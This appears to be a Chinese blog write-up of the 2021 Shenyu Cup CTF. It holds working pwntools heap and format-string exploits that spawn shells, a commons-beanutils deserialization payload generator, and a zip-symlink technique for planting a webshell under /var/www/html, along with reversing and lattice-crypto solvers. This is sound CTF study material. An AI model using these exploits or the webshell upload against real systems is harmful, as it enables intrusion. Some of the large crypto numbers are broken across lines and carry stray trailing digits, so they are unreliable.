2021深育杯-网络安全大赛专业竞赛部分wp

原创

七堇墨年 于 2021-12-23 16:14:19 发布 376 收藏

文章标签： web安全 安全 网络

本文链接：https://blog.csdn.net/justruofeng/article/details/122108924

2021深育杯-网络安全大赛专业竞赛


公众号：Th0r安全


文章目录

---

login

先伪加密，然后明文攻击，再CRC爆破，然后获得用户名和密码，登陆后禁用JS查看源码，flag在注释里






用010打开压缩包，把09改成00即可

打开后有个txt能打开，把他单独压缩，然后用azpr与题目给的压缩包进行明文攻击，得到密钥qwe@123

打开后又是一个压缩包



用网上找到的脚本进行明文攻击

```
from zlib import crc32
import random
char='0123456789'
def crc32_f(data):
    return hex(crc32(data)&0xffffffff)[2:10]
length=input('length:')
crc32_=input('crc32:').lower()
while True:
    text=''
    for i in range(length):
        text+=char[random.randint(0,len(char)-1)]
    if crc32_f(text)==crc32_:
        input('find it:'+text)
        exit
```

然后得到用户名和密码
用户名：Admin
密码：5f4dcc3b5aa765d61d8327deb882cf99
登录后禁用JS查看源码即可

```
52              <span class="login100-form-title">
53              Congratulations! You are Admin, this is your flag!
54  <!--Sangfor{ef3d229c-0d10-4d99-a768-ff41a4d624e7}-->          </span>
```

签到题：

关注公众号回复即可得到flag


SangFor{AaKjtQr_OjJpdA3QwBV_ndsKdn3vPgc_}

writebook

off by null 漏洞，同样构造堆叠直接改fd指针

```
# coding=utf-8
from pwn import *
p = process("./writebook")
context.arch = 'amd64'
context.log_level = 'debug'
libc = ELF('./libc.so.6')
elf = ELF('./writebook')
def choice(c):
 p.recvuntil(">")
 p.sendline(str(c))
def add1(size):
 choice(1)
 choice(1)
 p.recvuntil(":")
 p.sendline(str(size))
def add2(size):
 choice(1)
 choice(2)
 p.recvuntil(":")
 p.sendline(str(size))
def edit(index,content):
 choice(2)
 p.recvuntil(":")
 p.sendline(str(index))
 p.recvuntil(":")
 p.sendline(content)
def show(index):
 choice(3)
 p.recvuntil(":")
```

```
 p.sendline(str(index))
def free(index):
 choice(4)
 p.recvuntil(":")
 p.sendline(str(index))
add2(0x1b0)
for i in range(7):
 add2(0x1b0)
for i in range(7):
 free(i+1)
free(0)
add1(0xf0)
show(0)
leak = u64(p.recvuntil('\x7f')[-6:].ljust(8,b'\x00'))
libc_base = leak - 528 - 0x10 - libc.sym['__malloc_hook']
fh = libc_base + libc.sym['__free_hook']
system = libc_base + libc.sym['system']
success(hex(leak))
success(hex(libc_base))
add1(0xb0)
add2(0x110)
for i in range(8):
 add2(0x110)
add1(0x48) #11
for i in range(7):
 free(i+3)
add1(0xf0) # 3
for i in range(7):
 add1(0xf0)
free(12)
free(9)
free(8)
free(7)
free(6)
free(5)
free(4)
free(10)
edit(11,'A'*0x40+p64(0x170))
free(3)
free(11)
add2(0x160)
payload = p64(0) + p64(0x50)
payload += p64(fh)
edit(3,'A'*0x110 + payload)
add1(0x40)
add1(0x40)
edit(5,p64(system))
edit(4,'/bin/sh\x00')
free(4)
p.interactive()
```



Sangfor{TcHy+YdT3Gx5/akFzoBSV4q71q4c1248}


createcode

简单的堆溢出，虽然堆大小固定但是无所谓，利用堆溢出构造堆重叠

```
# -*- coding: utf-8 -*-
from pwn import *
p=process('./1')
libc=ELF('libc.so.6')
def debug():
    gdb.attach(p)
    pause()
def lg(name,val):
    log.success(name+' : '+hex(val))


def add(con):
    p.recvuntil('> ')
    p.sendline('1')
    p.recvuntil('content: ')
    p.send(con)
def show(idx):
    p.recvuntil('> ')
    p.sendline('2')
    p.recvuntil('id: ')
    p.sendline(str(idx))
def delete(idx):
    p.recvuntil('> ')
    p.sendline('3')
    p.recvuntil('id: ')
    p.sendline(str(idx))

add('a')
add('a')
add('a')
add('a')
delete(0)
add(0x328*'a'+p64(0x330*2+1))
delete(0)
add('a')
show(0)
p.recvuntil('\x7f')
libc.address=u64(p.recvuntil('\x7f')[-6:].ljust(8,'\x00'))-96-libc.sym['__malloc_hook']-0x10
lg('libc.address',libc.address)
add('/bin/sh\x00')
add('a')
delete(3)
delete(2)
delete(1)
delete(0)
add(0x328*'a'+p64(0x330+1)+p64(libc.sym['__free_hook']-8))
add(0x328*'a'+p64(0x330+1)+'/bin/sh\x00')
add(8*'a'+p64(libc.sym['system']))
delete(1)
p.interactive()
debug()
```



Sangfor{TcHy+YdT3GzsLYkCef8/IsIcRC/LoyoV}

find_flag


=-=格式化泄露canary和程序基地址后直接栈溢出

```
from pwn import *
context.log_level='debug'
def pwn():
 p.recv()
 pay="%17$p~%15$p"
 p.sendline(pay)
 p.recvuntil('Nice to meet you, ')
 canary=int(p.recv(18),16)
 p.recv(1)
 addr=int(p.recv(14),16)+0xe8
 print(hex(canary))
 print(hex(addr))
 p.recvuntil("Anything else? ")
 pay=b'a'*(0x40-8)+p64(canary)+b'a'*8+p64(addr)
 p.sendline(pay)
p=process('./find_flag')
pwn()
a=p.recv()
print(a)
p.close()
```

Sangfor{TcHy+YdT3GxUZrYki4F3IM4WEBa1le9A}

WebLog

访问发现是个文件下载，下载的是日志文件，目录穿越不太好传，尝试拿bp爆破一下日期来下载Log，发现了一个jar：



访问 `?logname=cb-0.0.1-SNAPSHOT.jar` 把jar包下载下来，发现存在一个反序列化的后门：

```
@ResponseBody
    @RequestMapping({"/bZdWASYu4nN3obRiLpqKCeS8erTZrdxx/parseUser"})
    public String getUser(String user) throws Exception {
        byte[] userBytes = Base64.getDecoder().decode(user.getBytes());
        ObjectInputStream in = new ObjectInputStream(new ByteArrayInputStream(userBytes));
        User userObj = (User)in.readObject();
        return userObj.getUserNicename();
    }
```

看一下pom.xml，有个cb：

```
<dependency>
            <groupId>commons-beanutils</groupId>
            <artifactId>commons-beanutils</artifactId>
            <version>1.8.2</version>
        </dependency>
```

直接反序列化打就行了，直接拿前几天 陇原战疫比赛的那个EasyJaba那题的POC，把链子的构造那部分改成cb的，然后直接打过去：

```java
package com.summer.cb1;

import com.summer.util.SerializeUtil;
import com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl;
import com.sun.org.apache.xalan.internal.xsltc.trax.TransformerFactoryImpl;
import org.apache.commons.beanutils.BeanComparator;

import java.util.Base64;
import java.util.Collections;
import java.util.PriorityQueue;

public class CommonsBeanUtils1 {
    public static void main(String[] args) throws Exception{
        new CommonsBeanUtils1().getShiroPayload();
    }
    public static void cb1() throws Exception{
        byte[] evilCode = SerializeUtil.getEvilCode();
        TemplatesImpl templates = new TemplatesImpl();
        SerializeUtil.setFieldValue(templates,"_bytecodes",new byte[][]{evilCode});
        SerializeUtil.setFieldValue(templates,"_name","feng");
        SerializeUtil.setFieldValue(templates,"_tfactory",new TransformerFactoryImpl());

        BeanComparator beanComparator = new BeanComparator("outputProperties");

        PriorityQueue priorityQueue = new PriorityQueue(2, beanComparator);


        SerializeUtil.setFieldValue(priorityQueue,"queue",new Object[]{templates,templates});
        SerializeUtil.setFieldValue(priorityQueue,"size",2);
        byte[] bytes = SerializeUtil.serialize(priorityQueue);
        System.out.println(new String(Base64.getEncoder().encode(bytes)));
    }
    public byte[] getShiroPayload() throws Exception{
        byte[] evilCode = SerializeUtil.getEvilCode();
        TemplatesImpl templates = new TemplatesImpl();
        SerializeUtil.setFieldValue(templates,"_bytecodes",new byte[][]{evilCode});
        SerializeUtil.setFieldValue(templates,"_name","feng");
        SerializeUtil.setFieldValue(templates,"_tfactory",new TransformerFactoryImpl());

        BeanComparator beanComparator = new BeanComparator("outputProperties",String.CASE_INSENSITIVE_ORDER);
        //BeanComparator beanComparator = new BeanComparator("outputProperties", Collections.reverseOrder());

        PriorityQueue priorityQueue = new PriorityQueue(2, beanComparator);


        SerializeUtil.setFieldValue(priorityQueue,"queue",new Object[]{templates,templates});
        SerializeUtil.setFieldValue(priorityQueue,"size",2);
        byte[] bytes = SerializeUtil.serialize(priorityQueue);

        System.out.println(new String(Base64.getEncoder().encode(bytes)));
        //SerializeUtil.unserialize(bytes);
        return bytes;
    }

}
```

上传压缩包回显被传到了`/tmp/uploads`目录下面，尝试拿010工具构造在解压缩的时候可以目录穿越的压缩文件，但是没有成功。查了一下才想到可以利用软连接，但是要想办法的是rce，也就是其实还是得解压缩之后把马解压到web目录下面，这时候想到了软连接目录。
先创建一个指向`/var/www/html`的软链接：

```
root@VM-0-6-ubuntu:~# ln -s /var/www/html feng
```


然后再把它压缩，使用`-y`，这样在压缩的时候可以保存软链接：

```
root@VM-0-6-ubuntu:~# zip -y feng1.zip feng
```

在feng目录下面写个马，然后再把这个feng目录不带`-y`的压缩：


```
root@VM-0-6-ubuntu:~# ls -al feng
lrwxrwxrwx 1 root root 13 Nov 13 18:33 feng -> /var/www/html
root@VM-0-6-ubuntu:~# zip -r feng2.zip feng
  adding: feng/ (stored 0%)
  adding: feng/.feng.php (stored 0%)
```

这时候的feng2.zip是这样，feng是个正常的目录，目录下面有个马：



然后先上传feng1.zip，再上传feng2.zip，这时候首先应该那边有了`/tmp/uploads/feng`，这是个指向`/var/www/html`的软连接。
然后再上传feng2.zip进行解压的时候，实际上应该是把.feng.php解压到`/tmp/uploads/feng`这个目录下，但这已经是一个软链接了，因此实际上应该这个马被移动到了web目录了。
然后rce拿flag即可：

Sangfor{TcHy+YdT3GxsAPXi1U6m/HzLQQO9mXbM}



PRESS

函数逻辑如下

Sub_4007b6 发现执行代码

```
++++++++++[->+++++++++++++++++<],[->-<]>>[-]+++++<*++.<
```


Sub_40094b 里有执行逻辑重复执行该代码56次，完成序列加密先每次加10重复10次，再减flag，乘5加2，得到输出序列

```
a=[0x0,0x60,0xe1,0x2f,0x5,0x79,0x80,0x5e,0xe1,0xc5,0x57,0x8b,0xcc,0x5c,0x9a,0x67,0x26,0x1e,0x19,0xaf,0x93,0x3f,0x9,0xe2,0x97,0x99,0x7b,0x86,0xc1,0x25,0x87,0xd6,0xc,0xdd,0xcf,0x2a,0xf5,0x65,0xe,0x73,0x59,0x1d,0x5f,0xa4,0xf4,0x65,0x68,0xd1,0x3d,0xd2,0x98,0x5d,0xfe,0x5b,0xef,0x5b,0xcc]
for i in range(56):
    for j in range(33,128,1):
        flag=a[i]
        flag=(flag+0xa0)%256-j
        if(flag<0):
            flag+=256
        flag=(flag*5+2)%256
        #print(flag)
        if(flag==a[i+1]):
            print(chr(j),end="")
            break
```


flag{de0bd67e-6d25-87d7-1876-ad131a6165cb}

GeGe

魔改https://xz.aliyun.com/t/7163的题目，改了p的位数，然后多乘了一个f



两边同时乘f然后经过处理再取模g之后得到



所以把之前那题的exp改一下，改成inverse(f*f, g)：

```
# sage
from Crypto.Util.number import *
h = 396790040951849143709116671538080216153284115907251956347135433640075093000997017710195330486195450214657072
150699522452063171626110807168488284110238114472017766443498160858407520190789196421460424621944132537760216395717
172642582158192223452845671007585556951922415200415538060247456213608112360361636912703380306386439846269645696750
929811607783895294670639202472465920599542568227657152922843001792754116981992696203788298740550812661583820191877
594185184758074771316815650833195023325150218113883046328740408517222933980589974912467363367727038230703152354
450353199257411964288022409128890352346036423792759938468964462267528727695183747947515480432786669353434638860
350849296620606820894819933050645748656981993408399675189724419997805599649975500093890450393421897803267909569
938850674774386012819838940544502656293639875120854745249463561940935651895728242282430164407574626178693654713
011323376912585958110558532953333
p = 440720678283254418866794420172781361718988394049053422743606886790119631150815154431698953130667886540860739
012864927862925412875396704669173652210835697127231130845561987929735858872726718420077792369504824875711505707235
708788133668050403351195828071054717897126867044265087189076091620310922685288959963848442988989821042654056779402
001392056678497328156062866691812267478353965372029562905489852990088296569158771821229137373421855516759169091
024638051612133813906341958775034446921400453952001714059334285985739430870300193964089918943283613439283020831
826813163931865538217564327256518688449618887634146096856362352922971379007605009549805384698353687464819003373
516280961480562420982733643222355391465183806361453461704455731097205616986973874643292485395325807900693610349
762605436411528200784384769381389685697788228591036966053909246240879012638588158183316530903285338977735548016921
247866913922560905833856502921 1
c = 405249153937695555322056875754462165929330495883770716068109071062450586288951252019058987919783139472014590
999221609996375949612552307896901570606968855635668271147164185193747017918296075580096858755160859572547094558497
009403629976462389458337990932999633742906732857580456722249689080339623450727849011635475830380707077524971108793
854982401069786993085620524400649147520199322812141889052017417996929409496324901378661188979071180126952491969
565345357604328893419695243716482983075643973479506898020775877105248350027226436302834666862939749779479211017
027517320937711427416408732016334054701993556231642922711934680212462068229340537579834027567983175048233930144
042852722380187243961146127222927582499473489807866418054109615914675937880483695298108967375559035358890052245
596872197194427631847342119369031060100229563758103041757086895537981566113314833956598362173040167564309490926309
0877857208197314222374474652667 2
v1 = vector(ZZ, [1, h])
v2 = vector(ZZ, [0, p])
m = matrix([v1,v2]);
shortest_vector = m.LLL()[0]
f, g = -shortest_vector
a = f*c % p % g
m = a * inverse_mod(f*f, g) % g
print(long_to_bytes(m))
```